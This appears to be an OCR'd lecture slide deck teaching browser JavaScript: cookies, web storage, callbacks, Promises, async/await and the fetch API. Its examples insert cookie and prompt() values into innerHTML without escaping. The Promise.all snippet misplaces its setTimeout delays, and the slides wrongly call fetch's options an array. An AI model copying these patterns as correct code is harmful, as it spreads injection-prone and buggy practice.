
- Cookies are small strings of data
- Part of the HTTP protocol, used to «overcome» its statelessness
- They are typically set in a HTTP response, with the **Set-Cookie** header
- Browsers store them, and send them in all subsequent requests to the same domain, using the **Cookie** header of HTTP requests

COOKIES IN JAVASCRIPT

- Cookies for the current website can be accessed via the **document.cookie** property.
- The value of **document.cookie** is a string of **name=value** pairs, delimited by «;».
  - Each pair is a separate cookie.

COOKIES: EXAMPLE

```
<h1>Hello!</h1>
<script>
  if(document.cookie.indexOf("name=") === -1){ //no cookie called "name" found
    let name = prompt("Please, state your name:");
    document.cookie = `name=${name}; max-age=10` //expires in 10 seconds
  }
  let name = document.cookie.replace("name=", "");
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



WEB STORAGE: LOCALSTORAGE

Dealing with cookies via JavaScript is not very straightforward.


Expecially when dealing with multiple cookies, we need to deal with strings, split them, use regular expressions…

The **localStorage** object provide easy ways to store key/value pairs in web browsers:

- Data is not sent with every request (we can store much more data)
- Quite similar to a **Map**
- Can only store string values
- Different localStorage objects for each **domain/protocol/port**

LOCALSTORAGE: EXAMPLE

```
<h1>Hello!</h1>
<script>
  if(localStorage.getItem("name") === null){ //no "name" stored
    let name = prompt("Please, state your name:");
    localStorage.setItem("name", name);
  }
  let name = localStorage.name;
  document
    .querySelector("h1")
    .innerHTML = `Hello, ${name}!`;
</script>
```



WEB STORAGE: SESSIONSTORAGE

- **localStorage** data survives even a full browser restart
- **sessionStorage** provides the same functionlities as localStorage, but is used much more rarely
- **sessionStorage** only exists within the current browser tab
- Data survives a page refresh, but not closing/reopening the tab.

IndexedDB

IndexedDB is a database built into a browser

- Support different key types, transactions, key-range queries
- Can store even more data than localStorage

- Unnecessarily powerful for traditional client-server web apps, mostly intended for offline apps
- Just keep in mind it exists, we won’t see it in detail

(A)SYNCHRONISM

ASYNCHRONISM

Typically, JavaScript code is executed **synchronously**

- Each instruction **waits** for the previous ones to complete
- Intuitive way of programming, but has a few drawbacks
  - Some instructions might take some time to complete
    - waiting for user prompts
    - waiting for a network request to complete
    - waiting for some complex computation to terminate
  - Subsequent important instructions might be blocked waiting for them
- **Asynchronism** can help address these issues!

SYNCHRONOUS STYLE

```
function firstOperation(value){
  return 1 + value;
}
function secondOperation(value){
  return 2 + value;
}
function thirdOperation(value){
  return 3 + value;
}

function setupPage(){
  let result = 0;
  result = firstOperation(result);
  result = secondOperation(result);
  result = thirdOperation(result);
  console.log(`Result is ${result}`);
}
```

CALLBACKS

Callbacks are functions passed as arguments to other functions, with the expectation that they will be invoked at the appropriate time

Thinking of event handlers? Well, they are callbacks indeed!

ASYNCHRONOUS STYLE: CALLBACKS

```
function firstOperation(value, cb){
  cb(1 + value);
}
function secondOperation(value, cb){
  cb(2 + value);
}
function thirdOperation(value, cb){
  cb(3 + value);
}
```

Callback Hell or
Pyramid of Doom!

```
function setupPage(){
  let result = 0;
  firstOperation(result, (r1) => {
    secondOperation(r1, (r2) => {
      thirdOperation(r2, (r3) => {
        console.log(`Result is ${r3}`);
      });
    });
  });
  console.log("Done");
}
```

CALLBACKS: LIMITATIONS

- When handling many callbacks within callbacks, code gets really messy really fast
  - It could also get more complicated. Think of handling errors…
  - There’s a reason it’s called Callback Hell, or Pyramid of Doom
- Old JavaScript handled asynchronism using callbacks.
- In Modern JavaScript, we typically use a new construct: **Promise**

PROMISES: PRODUCERS AND CONSUMERS

In (JavaScript) programming, it often happens that there is:

1. Some «**producer**» code, that does something and takes some time
   - Wait for user inputs, fetches network data, computes complex stuff…
2. Some «**consumer**» code, that needs the results of a producer

Promises are a way to «**link**» producers and consumers


CREATING PROMISES

- A Promise object can be created using the appropriate constructor

```
let promise = new Promise(function(resolve, reject){
  //Executor: producer code here
});
```

- The function given as an argument is the **executor**
- The executor is **immediately invoked** when the Promise is created
- **`resolve`** and **`reject`** are callbacks provided by JavaScript
- When the executor code finishes, it should call either
  - **`resolve(value)`**: if it completed successfully, with result value
  - **`reject(error)`**: if an error occurred (error is the error object)

PROMISES: LIFECYCLE



Note: Status and Result/Reason are **internal properties** and can't be directly accessed!

PROMISES: EXAMPLE

```
<script>
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => { // setTimeout takes as input a callback and a time in ms
    if(number > 0.5){
      resolve(number);
    } else {
      reject(new Error("Number too small"));
    }
  }, 1000);
});

console.log(promise); // Promise { <state>: "pending" }
</script>
```

PROMISES: CONSUMER CODE

- «Consumer» code receives a **Promise** that some data will be made available at some point in the future.
- The actions to perform when the Promise is **fulfilled** (or **rejected**) can be registered using specific methods offered by the Promise object.
- The most important of these methods is **.then()**

PROMISES: THEN

- The .**then()** method takes as input **two callbacks**

```
promise.then(
  function(result) { /* called when the promise is fulfilled */ },
  function(error)  { /* called when the promise is rejected */ }
)
```

- It is also possible to register only one function to execute when the promise is fulfilled

```
promise.then(
  (result) => { /* called when the promise is fulfilled */ }
)
```

PROMISES: CATCH

- When we're only interested in handling error scenarios, we can pass `null` as the first argument:

```
promise.then(
  null,
  function(error)  { /* called when the promise is rejected */ }
)
```

- Or we can use the **`.catch()`** method, which is equivalent

```
promise.catch(
  (error) => { /* called when the promise is rejected */ }
)
```

PROMISES: FINALLY

- Just as try/catch blocks, Promises also feature a `.finally()` method
- This method takes a callback with no input
- It is invoked as soon as the Promise is settled: be it resolve or reject
- It is intended to be used to perform clean-ups and other operations that should be performed regardless of the status of the Promise.


PROMISES: EXAMPLE

```
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => { //setTimeout takes as input a callback and a time in ms
    if(number > 0.5){
      resolve(number);
    } else {
      reject(new Error(`Number too small: ${number}`));
    }
  }, 1000);
});
console.log("Here");
promise.finally( () => {console.log("Promise settled")} )
promise.then(
  (result) => {console.log(`Done: ${result}`)},
  (error)  => {console.log(error.message)}
);
console.log("There");
```

```
// Console output
Here
There
Promise settled
Done: 0.6 (or "Number too small")
```

PROMISES: CHAINING


- What if we need to perform a sequence of asynchronous steps?



- **Promise chaining** is the way to deal with such scenarios

PROMISE CHAINING

```
<script>
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => {
    resolve(1);
  }, 1000);
});

console.log("Here");
promise
  .then( (result) => {console.log(result); return result*2;})
  .then( (result) => {console.log(result); return result*2;})
  .then( (result) => {console.log(result); return result*2;})
console.log("There");
</script>
```



PROMISE CHAINING: HOW DOES IT WORK?


- How does that even work?
- The original Promise is only resolved once, with a result of 1

- Well, each **.then()** invocation actually returns a new Promise obj.
- These new promises represent the completion of the handler itself
- When an handler returns a value, it becomes the result of that new Promise object


PROMISE CHAINING: NEWBIE MISTAKES

- The following snippets are very different!

```
promise //prints 1, then 2, then 4
  .then( (r) => {console.log(r); return r*2;})
  .then( (r) => {console.log(r); return r*2;})
  .then( (r) => {console.log(r); return r*2;});
```





```
//prints 1, 1, 1
promise.then( (r) => {console.log(r); return r*2;} );
promise.then( (r) => {console.log(r); return r*2;} );
promise.then( (r) => {console.log(r); return r*2;} );
```



PROMISE CHAINING: EXAMPLE

```
promise.finally(() => {
  console.log("Promise settled");
}).then((r) => {
  console.log(r);
  return r * 2;
}).then((r) => {
  console.log(r);
  throw new Error("Oops"); //implicit reject()
  return r * 2;
}).then((r) => {
  console.log(r);
  return r * 2;
}).catch((error) => {
  console.warn(error.message);
});
```



PROMISE API: PROMISE.ALL()

- The **`Promise.all()`** static method takes as input an array of Promises, and returns a new Promise representing the completion of **all** input Promises
- The result is an array, each input Promise contributes and element
- If one Promise rejects, Promise.all immediately rejects

```
let prom = Promise.all([
  new Promise( resolve => setTimeout( () => resolve(3) ), 3000),
  new Promise( resolve => setTimeout( () => resolve(2) ), 2000),
  new Promise( resolve => setTimeout( () => resolve(1) ), 1000),
]).then((result) => {
  console.log(result); //Array(3) [3, 2, 1]
});
```

PROMISE API: PROMISE.ALLSETTLED()

- **Promise.all** rejects if any of the input Promises rejects (**all or nothing**)
- **Promise.allSettled()** is similar: it waits for all the input Promises to settle, but returns as a result an array of objects representing the status of each input Promise.

```
let p = Promise.allSettled([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).then((result) => {
  console.log(result);
}).catch((err) => {
  console.warn(err.message); //Not executed
});
```

```
▼ Array [ {…}, {…} ]
  ▼ 0: Object { status: "rejected", reason: Error }
    ▶ reason: Error: Oops
      status: "rejected"
    ▶ <prototype>: Object { … }
  ▼ 1: Object { status: "fulfilled", value: 1 }
      status: "fulfilled"
      value: 1
    ▶ <prototype>: Object { … }
    length: 2
  ▶ <prototype>: Array []
```

PROMISE API: PROMISE.RACE()

- Similar to **`Promise.all()`**, but is settled as soon as one of the input Promises settles, and gets its result (or error)

```
let p = Promise.race([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 2000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 1000)}),
]).then((result) => {
  console.log(result); //1
});

let p2 = Promise.race([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).catch((err) => {
  console.warn(err.message) //Oops
});
```

PROMISE API: PROMISE.ANY()

- Similar to **`Promise.race()`**, but waits for the first **resolved** Promise

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout( () => res(3), 3000)}),
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).then((result) => {
  console.log(result); //1
}).catch((err) => {
  console.warn(err.message); //Not executed: Promise.any is resolved
});
```

PROMISE API: PROMISE.ANY()

- If all Promises reject, Promise.any rejects with an AggregateError containing all the Errors of the input Promises

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Woah")), 2000)}),
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Ouch")), 1000)}),
]).then((result) => {
  console.log(result); //not executed, Promise.any rejected
}).catch((err) =>{
  console.warn(err.message); //No promise in Promise.any was resolved
  console.warn(err.errors[0].message); //Woah
  console.warn(err.errors[1].message); //Oops
  console.warn(err.errors[2].message); //Ouch
});
```

PROMISE API: PROMISE.RESOLVE / REJECT

- **`Promise.resolve(result)`** and **`Promise.reject(error)`** create Promises that are already settled (resp. Resolved or Rejected)

```
let p = Promise.resolve(1); //same as p = new Promise( resolve => resolve(1) )
p.then( result => console.log(result) );
```

- Sometimes they are used for compatibility (e.g.: when a function is expected to return a Promise)

JAVASCRIPT: ASYNC/AWAIT

Modern JavaScript includes a fancy special syntax to work with Promises

- It consists of two keywords: **`async`** and **`await`**


- The **`async`** keyword can be placed before a function to ensure that the function **always returns a Promise**
  - Any other value returned by an **`async function`** is implicitly wrapped in a resolved Promise
  - Thrown errors are wrapped to a rejected Promise

```
async function f(){
  return new Promise(...);
}
```

```
async function g(){
  return 1; //returns Promise.resolve(1)
}
```

JAVASCRIPT: ASYNC


```
console.log("Here");

async function f(){
  //throw new Error("Ouch");
  return 1;
}

f().then(console.log).catch(console.warn);

console.log("There");
```



JAVASCRIPT: AWAIT

- The await keyword can be used **only in async functions**
- It **pauses** code execution until a Promise is settled

```
console.log("Here");
async function f(){
  let promise = new Promise(function(res, rej){
    setTimeout(() => {res("Done!")}, 2000);
  });
  let result = await promise; //execution pauses here
  console.log(`After Await. Result is ${result}`);
  return result;
}
f().then(console.log);
console.log("There");
```



NETWORK REQUESTS

NETWORK REQUESTS

- JavaScript can also fetch data from the internet
- In old JavaScript, programmers used XMLHttpRequest objects
  - Callbacks were used to handle status events

```
<h1>Cat Facts</h1>
<button id="btn">Click Here To Load a Cat Fact</button> <p id="fact"></p>
<script>
  let btn = document.getElementById("btn");
  btn.onclick = () => {
    let req = new XMLHttpRequest(); req.onload = handleFact;
    req.open("GET", "https://catfact.ninja/fact"); req.send();
    function handleFact(result) {
      let fact = JSON.parse(this.responseText);
      document.getElementById("fact").innerHTML = fact.fact;
    }
  }
</script>
```

NETWORK REQUESTS: THE FETCH API

- The modern way of doing HTTP requests within JavaScript is **fetch()**
- **fetch()** takes as input an **URL** and an **optional array of options**

```
let promise = fetch("url", [options]);
```

- Options can be used to specify HTTP method, request headers, etc…
- A Promise is returned, which resolves to a **Response** object

FETCH API: WORKING WITH RESPONSES

- The Promise returned by fetch is resolved **as soon as the response headers are received**
- At this stage, we can check **HTTP status**, **headers**, but the **body** of the response might not be available yet

FETCH API: WORKING WITH RESPONSES

```
async function f(){
  let response = await fetch("./example.json"); //there is no such file
  //get one specific header
  console.log(response.headers.get('Content-Type')); // application/json
  //iterate over all response headers
  for(let [key, value] of response.headers){
    console.log(`Header ${key}: ${value}`);
  }
  let status = response.status;
  console.log(status);
  if(response.ok){
    console.log("Request was successful");
  } else {
    console.log("Some error occurred");
  }
}
```

FETCH API: GETTING THE RESPONSE BODY

- When a fetch promise resolves, the body might not be there yet
- The Response provides several promise-based methods to access the body, in various formats. For example, **.json()** parses the body as a JSON as soon as it becomes available.

```
async function f(){
  let response = await fetch("https://catfact.ninja/fact");
  if(response.ok){
    let fact = await response.json();
    document.getElementById("fact").innerHTML = fact.fact;
  } else {
    console.log("Some error occurred");
  }
}
```

FETCH API: GETTING THE RESPONSE BODY

- Some other methods to access the body are:

.text()	Read the response body and return it as text
.json()	Parse the response body as JSON
.blob()	Return a Blob (Binary data with type)
.arrayBuffer()	Return an ArrayBuffer (low level repr. of binary data)
.formData()	Return a FormData object (represents data submitted via forms)

